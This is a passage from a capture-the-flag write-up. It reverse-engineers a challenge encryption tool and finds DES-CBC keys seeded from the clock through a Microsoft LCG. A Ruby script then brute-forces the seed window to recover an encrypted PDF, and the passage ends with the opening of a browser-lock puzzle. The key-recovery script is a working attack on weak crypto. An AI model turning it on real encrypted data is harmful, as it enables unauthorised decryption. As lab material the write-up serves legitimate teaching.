Our next clue in the next screenshot and as pointed out in the video⁵². Running the tool on separate files at the same time, gives us the same key. This is a flag that points us to the fact that the key is generated based on current time rather than random entropy.

⁴⁹ <https://www.youtube.com/watch?v=obJdpKDpFBA&feature=youtu.be>

⁵⁰ https://en.wikipedia.org/wiki/Data_Encryption_Standard

⁵¹ <https://youtu.be/obJdpKDpFBA?t=333> – specific time

⁵² <https://youtu.be/obJdpKDpFBA?t=812> – specific time




Figure 152 - Recover Cleartext Screenshot

Now we have an idea on the algorithm and next we'll get an idea about the particular mode. The video tells⁵³ us that if we encode 7 characters, we should get a length of 8 as a result (for CBC mode⁵⁴). If we encode between 8 and 15, we get a length of 16 characters, between 16 and 23 we get 24, illustrated below.

INPUT LENGTH	ENCODED LENGTH
1-7	8
8-15	16
16-23	24
24-31	32
32-29	40
40-47	48
48-55	56
56-63	64
64-71	72
72-79	80

Figure 153 - Recover Cleartext

We run the tool against files with varying length strings and can confirm that the table above is being adhered to. This can be seen in the next screenshot where the first column shows the file length and the first the filename that corresponds to the original file length.

⁵³ <https://www.youtube.com/watch?v=obJdpKDpFBA&feature=youtu.be&t=1600> – specific time

⁵⁴ https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

```
C:\Users\Alan\Documents\CTF\SANS\Reverse>for %I in (*.enc) do @echo %~nI  
8 1  
24 16  
32 24  
72 64  
8 7  
72 71  
16 8
```

Figure 154 - Recover Cleartext Screenshot

Let's take stock of what we know so far:

- DES cipher⁵⁵
- CBC mode
- Key is generated based on time and not random entropy and given we have a timeframe in which we know it was encrypted⁵⁶, we might be able to decrypt the document.

The video references⁵⁷ a quick test we can do so we encode two files. One with AAAAA and one with BAAAA. If everything changes in the encoded files, it's likely to be CBC.




Figure 155 - Recover Cleartext Screenshot

As we can see, both are entirely different, thus adding to the thoughts that we are looking at CBC. A last sanity check, the exe is uploaded to <https://onlinedisassembler.com/> where we can confirm it is DES-CBC.

⁵⁵ <https://youtu.be/obJdpKDpFBA?t=1691> – exact time, inn addition to previous clue


⁵⁶ We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

⁵⁷ <https://youtu.be/obJdpKDpFBA?t=1878> – exact time

```
0x404a5c Microsoft Enhanced Cryptographic Provider  
v1.0  
  
0x404a8c CryptAcquireContext failed  
  
0x404aa8 CryptImportKey failed for DES-CBC key  
  
0x404ad0 CryptDecrypt failed  
  
0x404ae4 File successfully decrypted!
```

Figure 156 - Recover Cleartext Screenshot

Knowing what we have so far and again, referencing the video⁵⁸, we should be able to do a fairly simple lift and shift of the code that Ron does gives. On the face of it, the tool is fairly close to what we have downloaded and ran based on previous screenshots.



The screenshot shows a terminal window with a blue background. On the right side of the screen, there is a video feed of a man with a beard and short hair, wearing a dark turtleneck sweater. He is sitting in front of a fireplace. The terminal window displays the following text:

```
File Machine View Input Devices Help  
C:\Windows\system32\cmd.exe  
  
Directory of E:\hhc\reversing-crypto-talk-public\demos  
11/15/2019 09:57 AM <DIR> demo4 - recognizing ciphers  
11/15/2019 10:39 AM <DIR> .  
11/22/2019 03:41 PM <DIR> demo3 - unknown rng  
11/15/2019 02:23 PM <DIR> demo6 - WebExService  
11/22/2019 03:35 PM <DIR> demo2 - bad RNG  
11/18/2019 03:34 PM <DIR> demo5 - recognizing modes  
11/18/2019 03:32 PM <DIR> demo7 - putting it all together  
11/22/2019 03:32 PM <DIR> demo1 - hardcoded key  
11/15/2019 11:35 AM <DIR> ..  
 8 File(s) 36,864 bytes  
 9 Dir(s) 150,637,860,096 bytes free  
  
E:\hhc\reversing-crypto-talk-public\demos>"demo7 - putting it all together\demo7 - putting it all together.exe"  
Usage: demo7 - putting it all together\demo7 - putting it all together.exe <data>  
  
E:\hhc\reversing-crypto-talk-public\demos>"demo7 - putting it all together\demo7 - putting it all together.exe" A  
INPUT: 1 bytes  
TIMESTAMP: 1574467315  
KEY: 16 bytes => b029ae4fdce5ba6bc8618647749d12e3  
OUTPUT: 16 bytes => 58b5d65ad52294a87b7d3ff8437f6e63  
  
E:\hhc\reversing-crypto-talk-public\demos>
```

At the bottom of the terminal window, there is a progress bar indicating the video is at 41:15 / 50:59. The video player interface includes icons for play, pause, and volume control.

Figure 157 - Recover Cleartext Screenshot

Following the video, we find similar patterns and we start off with `do_encrypt`.

⁵⁸ <https://youtu.be/obJdpKDpFBA?t=2430> – exact time




Figure 158 - Recover Cleartext Screenshot

Going into this, we have some “weird” cookie stuff going on and `CryptAcquireContext59` being called which is as Ron says, the first function used when encrypting data on Windows.

```

push    ebp
mov     ebp, esp
sub    esp, 30h
mov     eax, __security_cookie
xor     eax, ebp
mov     [ebp+var_10], eax
lea     eax, [ebp+data_len]
push    eax      ; len
mov     ecx, [ebp+in_file]
push    ecx      ; filename
call    ?read_file@@YAPAEPADPAK@Z ; read_file(char *,ulong *)
add    esp, 8
mov     [ebp+data], eax
mov     edx, [ebp+data_len]
add    edx, 10h
push    edx      ; NewSize
mov     eax, [ebp+data]
push    eax      ; Memory
call    ds:_imp__realloc
add    esp, 8
mov     [ebp+data], eax
push    0F0000000h   ; dwFlags
push    1          ; dwProvType
push    offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
push    0          ; szContainer
lea     ecx, [ebp+hProv]
push    ecx      ; phProv
call    ds:_imp__CryptAcquireContextA@20 ; CryptAcquireContextA(x,x,x,x,x)
test   eax, eax
jnz    short loc_402733

```

Figure 159 - Recover Cleartext Screenshot

⁵⁹ <https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptacquirecontexta>

Clicking on `CryptAcquireContext` takes us to the following screenshot where we can hopefully now, for the last time, confirm we're looking at DES-CBC.

```
szProvider[]
der      db 'Microsoft Enhanced Cryptographic Provider v1.0',0
          ; DATA XREF: do_encrypt(int,char *,char *)+41↑o
          align 10h
aCryptacquireco[]
cquireco db 'CryptAcquireContext failed',0
          ; DATA XREF: do_encrypt(int,char *,char *)+56↑o
          align 4
title[]
db 'Generated an encryption key',0
          ; DATA XREF: do_encrypt(int,char *,char *)+75↑o
aCryptimportkey[]
mportkey db 'CryptImportKey failed for DES-CBC key',0
          ; DATA XREF: do_encrypt(int,char *,char *)+C6↑o
```

Figure 160 - Recover Cleartext Screenshot

Going further into `do_encrypt` we see `generate_key` which we can safely presume will generate a key.

```
loc_402733:
lea     edx, [ebp+key]
push   edx           ; buffer
call   ?generate_key@@YAXQAE@Z ; generate_key(uchar * const)
```

Figure 161 - Recover Cleartext Screenshot

Let's now go into `generate_key` and see what it has in store for us. It calls `time` and `super_secure_srand`.

The screenshot shows a debugger window displaying assembly code. The code starts with a bp-based frame and initializes variables *i* and *buffer*. It then pushes *ebp*, *esp*, and *ecx* onto the stack. It calls *_imp__ioFunc* and *_imp_fprintf*, adds 40h to *eax*, and pushes *0* and *time* onto the stack. It calls *super_secure_srand* with *seed* set to 0. Finally, it moves *[ebp+i]* to 0 and jumps to *loc_401E31*.

```
; Attributes: bp-based frame
; void __cdecl generate_key(char *buffer)
?generate_key@@YAXQAE@Z proc near

i= dword ptr -4
buffer= dword ptr  8

push    ebp
mov     ebp, esp
push    ecx
push    offset aOurMiniatureEl ; "Our miniature elves are putting togethe"...
call    ds:_imp__ioFunc
add    eax, 40h
push    eax          ; File
call    ds:_imp_fprintf
add    esp, 8
push    0             ; _Time
call    time
add    esp, 4
push    eax          ; seed
call    ?super_secure_srand@@YAHXZ ; super_secure_srand(int)
add    esp, 4
mov    [ebp+i], 0
jmp    short loc_401E31
```

Figure 162 - Recover Cleartext Screenshot

It then goes on to call *super_secure_random* 8 times.

The screenshot shows three debugger windows illustrating the flow of control. The top window shows the loop condition at *loc_401E31*: *jnb short loc_401E4F*. The bottom-left window shows the code for generating the buffer: *super_secure_random* is called, *ecx* is set to 0FFh, *edx* is set to *[ebp+buffer]*, *edx* is added to *[ebp+i]*, *edx* is moved to *cl*, and the loop exits to *loc_401E28*. The bottom-right window shows the end of the function at *loc_401E4F*: *ret* and the end of the procedure *?generate_key@@YAXQAE@Z endp*.


```
loc_401E31:
cmp    [ebp+i], 8
jnb    short loc_401E4F

call  ?super_secure_random@@YAHXZ ; super_secure_random(void)
movzx ecx, al
and   ecx, 0FFh
mov   edx, [ebp+buffer]
add   edx, [ebp+i]
mov   [edx], cl
jmp  short loc_401E28

loc_401E4F:
mov   esp, ebp
pop   ebp
ret
?generate_key@@YAXQAE@Z endp
```

Figure 163 - Recover Cleartext Screenshot

Going into `super_secure_srand` we get the following where it stores the seed in a variable called `state`:



The screenshot shows a debugger window displaying assembly code. The code is annotated with comments and labels. It starts with a bp-based frame attribute, followed by the function definition `void __cdecl super_secure_srand(int seed)`. Inside the function, the seed is stored at `[ebp+seed]`. The code then prints the seed value to the console using `_imp__ioFunc` and `_imp__fprintf`. Finally, the seed is moved to the `state` variable at `[ebp+state]` before returning.

```
; Attributes: bp-based frame
; void __cdecl super_secure_srand(int seed)
?super_secure_srand@@YAXH@Z proc near

    seed= dword ptr  8

    push    ebp
    mov     ebp, esp
    mov     eax, [ebp+seed]
    push    eax
    push    offset aSeedD      ; "Seed = %d\n\n"
    call    ds:_imp__ioFunc
    add    eax, 40h
    push    eax          ; File
    call    ds:_imp__fprintf
    add    esp, 0Ch
    mov     ecx, [ebp+seed]
    mov     state, ecx
    pop    ebp
    retn
?super_secure_srand@@YAXH@Z endp
```

Figure 164 - Recover Cleartext Screenshot

Next, we go into `super_secure_random`.

```
; Attributes: bp-based frame

; int __cdecl super_secure_random()
?super_secure_random@@YAHXZ proc near
push    ebp
mov     ebp, esp
mov     eax, state
imul   eax, 214013
add    eax, 269EC3h
mov     state, eax
mov     eax, state
sar    eax, 10h
and    eax, 7FFFh
pop    ebp
retn
?super_secure_random@@YAHXZ endp
```

Figure 165 - Recover Cleartext Screenshot

It does a *multiplication*, *addition* and an *and*, utilising the previous variable, *state*. We'll Google then [214013](#) value and it's an LCG⁶⁰. Specifically, one pertaining to Microsoft⁶¹.

Using Ghidra⁶², we can go a little better and view more readable code as shown in the next few screenshots.

⁶⁰ https://en.wikipedia.org/wiki/Linear_congruential_generator

⁶¹ https://rosettacode.org/wiki/Linear_congruential_generator#Ruby

⁶² <https://www.nsa.gov/resources/everyone/ghidra/>

The screenshot shows the Immunity Debugger interface with the title bar "Decompile: ?super_secure_srand@@YAXH@Z - (elfscrow.exe)". The main window displays the following C-like pseudocode:

```
1
2 void __cdecl ?super_secure_srand@@YAXH@Z(int seed)
3
4 {
5     int iVar1;
6
7     iVar1 = __iob_func("Seed = %d\n\n",seed);
8     fprintf(iVar1 + 0x40);
9     DAT_0040602c = seed;
10    return;
11 }
```

Figure 166 - Recover Cleartext Screenshot

The screenshot shows the Immunity Debugger interface with the title bar "Decompile: super_secure_random - (elfscrow.exe)". The main window displays the following C-like pseudocode:

```
1
2 /* int __cdecl super_secure_random(void) */
3
4 int __cdecl super_secure_random(void)
5
6 {
7     DAT_0040602c = DAT_0040602c * 0x343fd + 0x269ec3;
8     return DAT_0040602c >> 0x10 & 0xffff;
9 }
```

Figure 167 - Recover Cleartext Screenshot

The screenshot shows the Immunity Debugger interface with the title bar "Decompile: ?generate_key@@YAXQAE@Z - (elfscrow.exe)". The assembly window displays the following C-like pseudocode:

```
1  /* WARNING: Variable defined which should be unmapped: i */
2
3 void __thiscall ?generate_key@@YAXQAE@Z(void *this,uchar *buffer)
4
5 {
6     int seed;
7     uint i;
8
9     seed = __iob_func("Our miniature elves are putting together random bits for your secret
key!\n\n",
10                     this);
11    fprintf(seed + 0x40);
12    seed = time((__int64 *)0x0);
13    ?super_secure_srand@@YAXH@Z(seed);
14    i = 0;
15    while (i < 8) {
16        seed = super_secure_random();
17        buffer[i] = (uchar)seed;
18        i = i + 1;
19    }
20    return;
21 }
22 }
```

Figure 168 - Recover Cleartext Screenshot

As mentioned at the outset, Ron does a great job in the video and since the example he's using is very close to what we need, we take the skeleton code and amend it for our needs.

```

1  require 'openssl'
2  require 'date'
3
4  KEYLENGTH=8
5
6  ▼ def generate_key(seed)
7      key=""
8  ▼   1.upto(KEYLENGTH) do
9      seed = (214013 * seed + 2531011)
10     key += (((seed >> 16) & 0xffff_ffff) & 0xFF).chr
11   end
12   return key
13 end
14
15 ▼ def decrypt(data, key)
16   c=OpenSSL::Cipher::DES.new('cbc')
17   c.decrypt
18   c.key=key
19   return(c.update(data) + c.final())
20 end
21
22 file = File.open("file.enc")
23 contents = file.read
24 file.close
25 seed=1575658800 # Friday, 6 December 2019 19:00:00
26
27 puts "[+] Processing..."
28 ▼ for i in 1..7200 do
29   key=generate_key(seed)
30   ▼ begin
31     mydata=decrypt(contents,key)
32
33     name= seed.to_s + ".pdf"
34     File.write(name, mydata)
35     result = IO.binread(name, 4).unpack("H*").first
36     valid_pdf = result == '25504446'
37   ▼ if valid_pdf
38     puts "[+] Found the fella: " + seed.to_s + ".pdf which was created at " + DateTime.strptime(seed.to_s, '%s')
39     break
40   else
41     File.delete(name)
42   end
43   rescue
44     #puts "[+] Ach, bugger!"
45   end
46   seed=seed+1
47 end

```

Figure 169 - Recover Cleartext Document

Executing the above will eventually give us the screen below and the file is produced. Based on the timestamp, we can see the encryption took place at Friday, 6 December 2019 20:20:50.


```

alan@ubuntu:~/enc
File Edit View Search Terminal Help
alan@ubuntu:~$ cd enc
alan@ubuntu:~/enc$ ruby process.rb
[+] Processing...
[+] Found the fella: 1575663650.pdf
alan@ubuntu:~/enc$ 

```

Figure 170 - Recover Cleartext Screenshot

Opening the file reveals an 8 page PDF document which can be best described using the following screenshot which also gives the answer to the objective.



Research Labs

Super Sled-O-Matic
Machine Learning Sleigh Route Finder
QUICK-START GUIDE



SUPER SANTA SECRET:
DO NOT REDISTRIBUTE

Figure 171 - Recover Cleartext Screenshot

Open the Sleigh Shop Door

Synopsis

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?

For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

We are presented with 10 locks that need a code in order to be unlocked that should need nothing more than the developer tools without our browser of choice.

Hint

- Chrome Dev Tools - <https://developers.google.com/web/tools/chrome-devtools>
- Safari Dev Tools - <https://developer.apple.com/safari/tools/>
- Edge Dev Tools - <https://docs.microsoft.com/en-us/microsoft-edge/devtools-guide/console>
- Firefox Dev Tools - <https://developer.mozilla.org/en-US/docs/Tools>

We also have some additional hints from completing the trail game

1. When I'm down, my F12 key consoles me
2. Reminds me of the transition to the paperless naughty/nice list...
3. Like a present stuck in the chimney! It got sent...
4. We keep that next to the cookie jar
5. My title is toy maker the combination is 12345
6. Are we making hologram elf trading cards this year?
7. If we are, we should have a few fonts to choose from
8. The parents of spoiled kids go on the naughty list...
9. Some toys have to be forced active
10. Sometimes when I'm working, I slide my hat to the left and move odd things onto my scalp!

Solution

The crate isn't visible at first but looking at the source code reveals its location.

